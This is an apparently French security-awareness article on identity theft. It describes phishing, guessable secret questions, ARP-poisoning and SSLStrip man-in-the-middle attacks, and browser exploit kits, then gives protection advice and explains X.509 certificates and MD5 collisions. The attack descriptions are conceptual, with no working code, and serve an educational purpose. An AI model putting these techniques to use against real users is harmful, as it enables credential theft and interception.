Autre question : qui n'a jamais consulté ses emails à partir de l'**ordinateur d'un ami** ?

Qui n'a jamais lancé MSN sur un poste inconnu ? Les paranoïaques de la sécurité répondront certainement NON à cette question ce qui est tout à fait légitime lorsque l'on a baigné depuis quelques années dans ce monde. En revanche, le grand public ne se rend pas forcément compte des conséquences de ce type d'action et peu de personnes prennent soin de cliquer sur le bouton *logout* avant de quitter l'ordinateur d'un cybercafé. Résultat, les cybercafés deviennent un paradis pour les voleurs d'identité et malheureusement la plupart des données importantes **sont concentrées au sein d'une seule boite email**…

La webmail peut aussi servir de **BackDoor** sans être facilement repérée. Avez-vous déjà consulté les options de **Forwarding d'email** au sein de la configuration de votre webmail ?
Un hacker a peut-être déjà pris la peine de renseigner ce champ afin de recevoir également tous vos emails de manière transparente…

De plus, un simple accès rapide à vos mails depuis le poste d'un ami (même si ce dernier ne connaît absolument rien en sécurité informatique) peut également mettre en péril votre compte : keylogger, virus ou autre logiciel espion sont peut-être présents sur le poste de votre ami…

Phishing

La technique dite de phishing n'est plus à présenter. La création de pages web en imitant, à la virgule près, l'apparence d'un site légitime constitue **une des méthodes favorites** des *ScriptKiddies*.

Des logiciels sont disponibles sur Internet et vous permettent en quelques clics (voir ActuSecu n°16) d'obtenir une interface Gmail qui piégera plus d'un internaute inattentif. La page malicieuse vous redirigera et vous authentifiera à la volée sur le site réel, de quoi n'éveiller aucun soupçon chez la victime.


Des attaques de plus en plus astucieuses sont publiées (voir notre article sur le In-Session Phishing) mais les navigateurs commencent à jouer correctement leur rôle en utilisant des **blacklistes** mises régulièrement à jour.

> " Peu de personnes prennent soin de cliquer sur le bouton « logout » avant de quitter l'ordinateur d'un cybercafé "

Les questions secrètes

Les questions secrètes utilisées pour retrouver un mot de passe égaré sont des moyens particulièrement utiles pour les pirates en herbe.

On ne parle pas ici de hacking de haut vol, mais d'astuces que certains d'entre vous ont sans doute déjà utilisées. Tout le monde possède un ami qui a déjà connu un problème de vol de compte MSN. La plupart du temps, cela est simplement dû au choix d'une **question secrète** simple dont la **réponse** est **prédictible** : couleur, prénom, ville de naissance, nom de jeune fille… Encore des informations personnelles apparemment anodines qui ont pu être récupérées par ailleurs !



Les Web Messenger

Restons sur le vol de compte des clients de messagerie instantanée. En entreprise, les ports utilisés par les messageries instantanées sont bloqués. Les Web Messenger sont également bloqués par les proxies, mais il en existe toujours de nouveau. Difficile pour les administrateurs de partir à la chasse à tous les nouveaux sites web qui mettent en place des passerelles pour contourner les protections des entreprises empêchant les internautes d'utiliser MSN.
Il est alors très facile pour les pirates - chinois ou pas - de vous **subtiliser votre compte**. Vous avez beau utiliser une **connexion HTTPS** comme certains le proposent, votre compte « part » sur un des serveurs qui s'occupent de faire le **relais de votre authentification** sur les serveurs de PassPort de Microsoft. Quelque temps plus tard, de drôles de symptômes peuvent apparaître : publicités envoyées à vos amis à partir de votre adresse MSN, liens pointant vers des virus, propositions indécentes à vos contacts MSN (sic).
Si l'on rajoute le fait que le mot de passe est certainement utilisé sur d'autres sites, il est évident que les passerelles de type Web Messenger sont des pièges à identités.

Les attaques Man In The Middle

Les attaques de type Man In The Middle permettent de jouer le rôle de passerelle sur un réseau local. Le pirate va se positionner entre la victime et Internet afin d'intercepter et de relayer chaque paquet envoyé par la victime. Cette technique repose sur l'exploitation astucieuse de **requêtes ARP** (ARP poisonning) au niveau de la couche 2 (Ethernet). L'injection de fausses entrées ARP permet ainsi de recevoir les paquets normalement destinés à la passerelle.
Le pirate peut donc **modifier** les **réponses DNS** afin de rediriger vers des sites malicieux, de remplacer le code de pages HTML…
Cette attaque est très efficace sur un réseau local, mais reste utile uniquement lorsque le trafic échangé est en clair (TELNET, FTP, DNS, HTTP...). C'est ainsi qu'un journaliste de CNET.com s'est fait voler son identifiant lors de la conférence de sécurité informatique BlackHat. Les connexions HTTPS peuvent également être interceptés (Man In The Middle SSL) comme nous l'expliquerons dans l'article suivant.
Certains d'entre vous ont peut être vu le reportage diffusé sur TF1 et qui montrait avec quelle facilité un consultant pouvait **visualiser le code de carte bleue** d'un utilisateur du hotspot d'un cyber café…Même si la démonstration était largement illusoire, elle a eu pour intérêt de susciter l'éveil de nombreux internautes trop confiants dans l'informatique.

INFO

SSLStrip et SSL MITM, de nouvelles méthodes d'exploitation dévoilée à la BlackHat.

Une réçente présentation à la BlackHat a remis au goût du jour les attaques MITM. Deux nouvelles techniques d'exploitation ont récemment été présentées par Moxie Marlinspike lors de la BlackHat 2009.

La première de ces méthodes avait déjà été imaginée bien avant lui par de nombreux experts en sécurité. Cependant, aucune présentation sur ce sujet ni d'outil n'avait été développé jusqu'alors.

Le principe repose sur l'inattention de la victime et une astuce menée par le pirate qui se place entre sa victime et le site web visité.

Lorsque certains sites web implémentent une partie HTTP et une partie HTTPS, le pirate va intercepter chaque requête envoyée par la victime et remplacer, à la volée, tous les liens contenant HTTPS par HTTP (non chiffré).

Ainsi, sur une webmail où le formulaire d'authentification poste le login et le mot de passe vers un lien en *HTTPS*, le pirate va modifier la réponse du serveur et remplacer ce lien par un lien HTTP.
Cette action est totalement transparente pour l'utilisateur, qui, à son insu, envoie donc ses identifiants en clair. Le pirate intercepte ces données et réalise ensuite une connexion HTTPS vers le serveur web avec les identifiants subtilisés. Dès lors, chaque requête et réponse est alors transmise par le pirate à la victime. Le pirate profite également de modifier le "favicon.ico" afin de remplacer l'icône du site web par un cadenas. La victime pensera alors que la transaction s'est réalisée de manière sécurisée.

La seconde technique est plus astucieuse. Le chercheur utilise un caractère non ASCII très proche du "/" ce qui lui permet d'enregistrer un nom de domaine malicieux.

Les détails de cette présentation sont disponibles à l'adresse suivante :

http://www.blackhat.com/presentations/bh-dc-09/Marlinspike/

Les vulnérabilités des navigateurs

Un autre classique du genre consiste à exploiter des vulnérabilités qui affectent les navigateurs dans le but de prendre le contrôle de votre ordinateur. De nombreux **frameworks** existent (Tornado, Mpack…) et sont facilement utilisables. Une fois la vulnérabilité exploitée, le pirate peut à sa guise exécuter des logiciels permettant de fouiller dans la base de registre ou dans le cache des navigateurs afin de voler les comptes et les mots de passe sauvegardés….

Les spywares/virus/chevaux de Troie/ keyloggers

Les virus ou chevaux de Troie sont devenus les spécialistes du vol d'identité. Certains ne se préoccupent même plus de prendre le contrôle de la machine, mais seulement d'acter en tant que voleurs d'identité. Chaque login et chaque mot de passe est capturé et envoyé à un serveur central qui récolte l'ensemble des identifiants des victimes à travers le monde.
Nous vous invitons à lire une étude complète à ce sujet publiée par deux consultants du cabinet et présentée lors de la conférence **SSTIC 2008** [1].

> **"Certains ne se préoccupent même plus de prendre le contrôle de la machine, mais seulement d'acter en tant que voleurs d'identité..."**

Et... les mots de passe triviaux

Un sujet sur le vol d'identité ne pourrait être complet sans parler des mots de passe faibles. Une phrase suffit pour expliquer et réexpliquer le fond du problème…

Tor

Enfin, le système d'anonymisation remis plus d'une fois en cause, est toujours utilisé par les pirates afin de récupérer, chaque jour, des centaines de comptes lors de l'utilisation de protocole non sécurisé.

Un article de l'ActuSécu n°18 Le côté obscur de l'Internet (Janvier 2008) est consacré à ce sujet.

Comment s'en protéger ?

Les solutions pour éviter de se faire subtiliser un de ses comptes restent assez classiques.

Maintenir vos systèmes et logiciels à jour

On ne cesse de le répéter, votre machine doit être à jour au niveau des **correctifs de sécurité**. De même, tous les logiciels, votre navigateur ou encore votre antivirus doivent être à jour. Ces mesures de base n'éviteront pas une infection par des virus inconnus ou faits maison, mais les contaminations à grandes échelles seront déjà contrées.

Ne jamais utiliser un ordinateur inconnu pour saisir des informations personnelles

L'utilisation d'ordinateurs dont vous ne connaissez ni la configuration, ni les logiciels qui pourraient y être installés n'est également pas recommandée. Nous ne sommes jamais à l'abri de **keyloggers, ou de logiciels espions**.

Certains vous diront : « moi, j'ai toujours mon client Putty sur une clef et je fais un tunnel SSH ou une connexion VPN avant de surfer sur Internet, je ne fournis jamais mes identifiants sur un site non-HTTPS blabla… ». On est d'accord sur le principe, mais qu'en est-il des keyloggers… Avez-vous à portée de main un outil capable de vous dire en quelques secondes si la machine est déjà infectée ou non, en analysant chaque processus en mémoire, chaque comportement suspect ?? Moi, pas toujours malheureusement…

N'utilisez pas les mêmes mots de passe partout

La plupart des internautes utilisent un **nombre très réduit de mots de passe** pour s'authentifier sur leurs sites favoris. Ceci constitue un risque bien réel. En volant un de vos comptes, le pirate pourra potentiellement accéder à l'ensemble de vos profils.

Des mots de passe solides ou des codes PIN non triviaux (différents de votre date de naissance) doivent être adoptés.

Fermer vos sessions

L'utilisation d'un ordinateur d'un ami ou d'un cybercafé est de temps en temps inévitable, que ce soit pour donner des nouvelles à votre famille lorsque vous êtes à l'autre bout du monde sans votre laptop…
Une **session non fermée** et le prochain utilisateur se fera un malin plaisir de lire vos emails (par simple curiosité).


INFO

Les sessions de Google

Google possède une fonctionnalité très intéressante et rarement implémentée au sein d'application web.

Il est possible de savoir à partir de quelles adresses IP ont eu lieu les dernières connexions au compte Google.

L'adresse IP des ordinateurs connectés à votre compte est clairement indiquée et vous permettra notamment de savoir si vous êtes ou non espionnés.
Dans le cas, où plusieurs ordinateurs sont utilisés en même temps, Google offre également la possibilité de fermer toutes les sessions valides en cours d'utilisation.



Effacer vos emails contenant des mots de passe

Tous les mots de passe reçus lors d'une inscription à un site web sont généralement stockés au sein de votre boite email puisque vous avez reçu un message de confirmation. Il est donc indispensable **d'effacer au fur et à mesure vos emails** contenant ce type de données personnelles et de les stocker dans votre portefeuille électronique (sic).

Bannir les protocoles non sécurisés

De manière générale, il est indispensable de ne pas utiliser des protocoles intrinsèquement non sécurisés comme **Telnet, FTP ou HTTP** lors de l'envoi d'identifiants.

Chaque requête POST ou GET lors de la soumission des identifiants doit être réalisée à travers une connexion sécurisée HTTPS.
Un utilisateur consciencieux doit se méfier des alertes renvoyées par votre navigateur si un problème de certificat est détecté (auto-signé, CN non concordant avec l'URL demandée, certificat non valide pour un site donné).

Utilisez un tunnel chiffré lorsque vous êtes sur un hotpost

Si vous devez utiliser le WiFi de l'hôtel, de la gare, d'une conférence en sécurité informatique, **tunnelez toutes vos connexions** par le VPN de votre entreprise ou via un tunnel SSH avec une de vos machine.

Le cas échéant, même sans saisir de mot de passe vous même sur des pages web, l'ouverture de votre client de messagerie (Outlook, Thunderbird, Mail) bombardera le réseau WiFi avec votre mot de passe.

Utiliser des coffres forts numérique pour stocker vos mots de passe

Les mots de passe faibles restent l'une des techniques les plus exploitées des pirates (voir cas Twitter). L'utilisation d'un **portefeuille numérique** évite de choisir des mots de passe simples afin de ne pas les oublier. Désormais, vous pourrez utiliser des mots de passe de 10 lettres sans soucis. Le coffre fort numérique évitera également aux pirates qui auraient même compromis votre ordinateur de lire ces données sensibles.

> " Si vous devez utiliser le WiFi de l'hôtel, de la gare, d'une conférence en sécurité informatique, tunnelez toutes vos connexions par le VPN de votre entreprise ou via un tunnel SSH avec une machine à vous "

Ne soumettez pas votre numéro de carte bleue sur des sites louches...

Il arrive parfois de vouloir acheter un article sur de petits sites étrangers. Certains d'entre eux ont souvent l'apparence de sites étrangement simples ce qui doit éveiller votre méfiance. Avoir un certificat valide est une chose, savoir développer un site marchand sécurisé en est une autre… Préférez donc les sites de confiance qui utilisent le site de leur banque pour effectuer la transaction.

Conclusion

Le vol d' identité est à la mode. Simple passe-temps pour de petits pirates ou recherche de bénéfices pour les vrais pirates professionnels, le vol d'informations personnelles est désormais à la portée de tous.

Comment être sûrs que personne n'a jamais pu un jour accéder à un de vos profils sur Internet sans modifier ou mener d'actions malicieuses ? Qui vous dit que vous êtes le seul à accéder à votre boite email ? Qui empêche un des administrateurs d'un site web de réutiliser votre compte sur d'autres sites (si un même mot de passe est utilisé sur plusieurs sites web…). La réponse est personne ! Donc, prenez vos précautions !!
L'authentification réelle d'une personne physique sur Internet est aujourd'hui quasi impossible. Il s'agit très certainement l'un des enjeux du web de demain.

MD5 et attaques MITM

L'année 2008 a été marquée par trois vulnérabilités majeures : la faille DNS de Kaminsky, la faille MS08-067 et le problème des collisions des certificats signés en MD5.

Nous tenterons de vous présenter clairement la faille en rappelant les principes des certificats x509 largement utilisés sur Internet.

Cet aperçu permettra de bien comprendre les conséquences désastreuses de ce type d'attaque notamment utilisées via des attaques MITM.

XMCO | Partners

Rappel sur les certificats

Le but de cet article n'est pas de présenter le fonctionnement d'une PKI ni la génération des certificats. Cependant, il est important de rappeler certaines bases à nos chers lecteurs afin de comprendre parfaitement les risques liés à la vulnérabilité affectant l'algorithme MD5.

Les certificats et les autorités de certification


Comme la plupart de nos lecteurs le savent, les certificats peuvent être assimilés à des cartes d'identité. L'une de leurs fonctionnalités est de **valider l'identité d'une entité** (machine, personne). Les certificats permettent d'associer une clé publique à une entité et ainsi de garantir à l'utilisateur qu'il est effectivement sur le point d'échanger des informations avec la machine demandée.
Par exemple, lors d'une connexion HTTPS sur un site Web, le certificat présenté par le site assure à l'internaute son authenticité (authentification du serveur). Les certificats sont également utilisés pour assurer le **chiffrement des communications** (confidentialité des échanges), cependant cet article traitera principalement de la partie authentification. En effet, la faille liée à l'algorithme MD5 affecte la sécurité de ce mécanisme.

Ces certificats sont délivrés par des *tiers de confiance* qui sont généralement des organismes commerciaux reconnus appelés ***autorités de certification***. Ces autorités de certifications possèdent elles-mêmes des certificats autosignés nommés *RootCA*.

Les certificats d'autorité (près de 135) ont été approuvés par les navigateurs/systèmes d'exploitation du marché. Ainsi, lorsque vous téléchargez Firefox ou utilisez Internet Explorer, une liste prédéfinie d'autorité de certification a été intégrée à votre navigateur.

Chacun de ces certificats comporte une clef publique qui sera utilisée pour vérifier la signature du certificat de votre site sécurisé (authentification). Les clefs publiques intégrées dans les certificats de clients sont également utilisées lors de l'échange de clefs qui permettra, ensuite, de chiffrer les communications HTTPS (confidentialité des échanges) lors de l'échange de clés de session Diffie-Hellman.

Ci-dessous, un exemple de certificat (mail.google.com) distribué par la société Thawte.




Les signatures


Les certificats x509 délivrés par les autorités de certification contiennent un certain nombre d'informations au sein de deux parties distinctes :

une partie contenant les informations du certificat dont notamment les éléments suivants qui serviront à générer la signature (hash).

- un **numéro de série**
- la **période de validité** à partir et au-delà de laquelle il sera suspendu ou révoqué
- la désignation de l'**autorité de certification** du certificat
- le **nom de l'utilisateur** du certificat (ex: le domaine du site web)
- l'identification de l'**algorithme de chiffrement** et la valeur de la clé publique de l'utilisateur
- des informations complémentaires appelées extensions comprenant l'élément « **Contraintes de base du certificat** » qui précise notamment, si le certificat est un certificat d'autorité (CA=TRUE) ou un certificat utilisateur (CA=FALSE).




une partie contenant la signature générée par son autorité de certification.




La signature numérique est le seul élément qui permet au navigateur de **contrôler l'identité du site** sur lequel un internaute est connecté.

Lors d'une connexion sécurisée sur un serveur web via le protocole HTTPS, le navigateur va télécharger le certificat associé à un site web. Le navigateur va ensuite parcourir ce certificat pour obtenir le nom de l'autorité de certification qui a délivré ce certificat. Afin de valider l'authenticité du certificat, le navigateur va ensuite vérifier la signature du certificat avec la clef publique de l'autorité de certification correspondante.



Si la signature est identique, alors la connexion SSL va s'effectuer sans problème. Si la signature diffère, alors un message d'erreur sera affiché par le navigateur comme le montre la capture suivante.




Un message d'erreur peut également être affiché si le certificat est périmé ou que le CN ne correspond pas au hostname.

Si un certificat est signé par une autorité qui n'est pas dans la liste intégrée au sein du navigateur, alors le certificat est sera toujours considéré comme **invalide**…

Enfin, si le certificat est **autosigné**, alors un message d'erreur est également affiché.

Exemple

Prenons l'exemple du site ***login.yahoo.com***. Ce certificat a été signé par l'autorité de certification Equifax. Lors de la connexion au site, aucun message d'erreur n'est affiché. Le certificat est considéré comme **valide**.




Afin de déterminer la validité de ce certificat, le navigateur **calcule le hash du certificat** du site Yahoo avec la clef publique de l'autorité de certification de Equifax.

La signature obtenue a ensuite été comparée à la signature incluse au sein du certificat de login.yahoo.com

Une ligne de commande nous permet également de vérifier directement que la signature en question est valide :

openssl verify -CAfile <Certificat Equifax> <Certificat Yahoo>

Le schéma suivant résume la chaîne complète : de la demande de signature, à la vérification de la validité du certificat par le navigateur.



1. Les administrateurs du site *veille.xmcopartners.com* demandent à une **autorité de certification de signer** le certificat qui sera installé sur le serveur web.

2. L'autorité de certification renvoie le **certificat signé.**

3. Un visiteur se rend sur le site suivant ; https://*veille.xmcopartners.com.*

4. Le site web lui envoie son certificat.

5. Le navigateur utilise la clef publique de l'autorité de certification qui a signé le certificat en question pour **vérifier la validité** de ce dernier.

Les autorités de certification intermédiaires


Il existe différents types d'autorité de certification qui permettent de générer des certificats.

La génération des certificats suit une hiérarchie précise.
Les premiers que nous avons déjà présenté se nomment **Root CA** sont tout en haut de la chaîne de certification. Ces derniers autorisent des autorités de **certification intermédiaire** à signer eux même des certificats (Il serait impossible qu'une seule entité puisse générer chaque jour des dizaines de milliers de certificats), c'est pourquoi les autorités de certification intermédiaires **disposent** également du droit de **signer** des certificats.


Liste d'autorité de certification intermédiaire :

- GlobalSign
- Comodo
- DigiCert
- Enterprise SSL
- Go Daddy
- InstantSSL
- ipsCA
- LiteSSL
- PositiveSSL
- Starfield Technologies
- XRamp Technologies


En d'autres termes, les autorités de certification intermédiaires peuvent également **déléguer** à d'autres autorités le droit de générer des certificats valides jusqu'à trois niveaux maximum. Pour cela, seul l'attribut **CA** permet de spécifier qu'un certificat est considéré comme une autorité de certification et c'est justement ce point qui fût exploité par l'équipe de **Alex Sotirov**.



La capture suivante illustre ce principe. Le certificat du site www.digicert.com a été signé par DigiCert High Assurance EV CA-1 qui lui-même a été signé par l'autorité de certification ROOTCA de DigiCert.



L'équipe de Sotirov a donc créé un certificat du même genre, **à savoir un certificat d'autorité intermédiaire, capable de signer n'importe quel autre certificat**.



On voit clairement que cette autorité a la possibilité de signer un nombre illimité d'autorités de certification.

" L'équipe de Sotirov a donc créé un certificat du même genre, à savoir un certificat d'autorité intermédiaire, capable de signer n'importe quel certificat. "

La faille MD5

Les premières recherches sur les collisions MD5

Plusieurs algorithmes de signatures sont utilisés sur Internet pour générer les signatures des certificats : **MD5, SHA-1, SHA-256**…

MD5 est connu depuis quelques années pour être **vulnérable aux collisions**. Concrètement les collisions MD5 signifient que deux messages distincts peuvent avoir une seule et même signature…
Les faiblesses du MD5 sont connues depuis **2004** cependant aucune exploitation réelle n'avait été publiée auparavant.

Des premiers éléments avaient été publiés en **2005** par Xiaoyun Wang et Hongbo Yu. Ces derniers avaient découvert deux suites de 128 octets possédant le même hash MD5.

D'autres recherches publiées en **2006** ont utilisé l'algorithme de M. Wang et Yu afin de prouver que des exemples d'applications pouvaient être tirés de ces premières recherches.
Magnus Daum et Stefan Lucks avaient notamment créé deux fichiers PostScript (une lettre de recommandation et une lettre d'assurance) possédant un même hash MD5.

En **2007**, Arjen K. Lenstra, Benne de Weger et Marc Stevens des universités de Lausanne, d'Eindhoven et d'Amsterdam avaient également repris le même algorithme en y ajoutant le principe de « chosen prefix collisions » afin de présenter deux applications des collisions MD5.

http://www.win.tue.nl/hashclash/ChosenPrefixCollisions/


Le principe du *chosen prefix* consiste à choisir arbitrairement certaines parties des données qui seront signées. Ainsi, deux certificats pourront avoir des données différentes et produire le même hash.

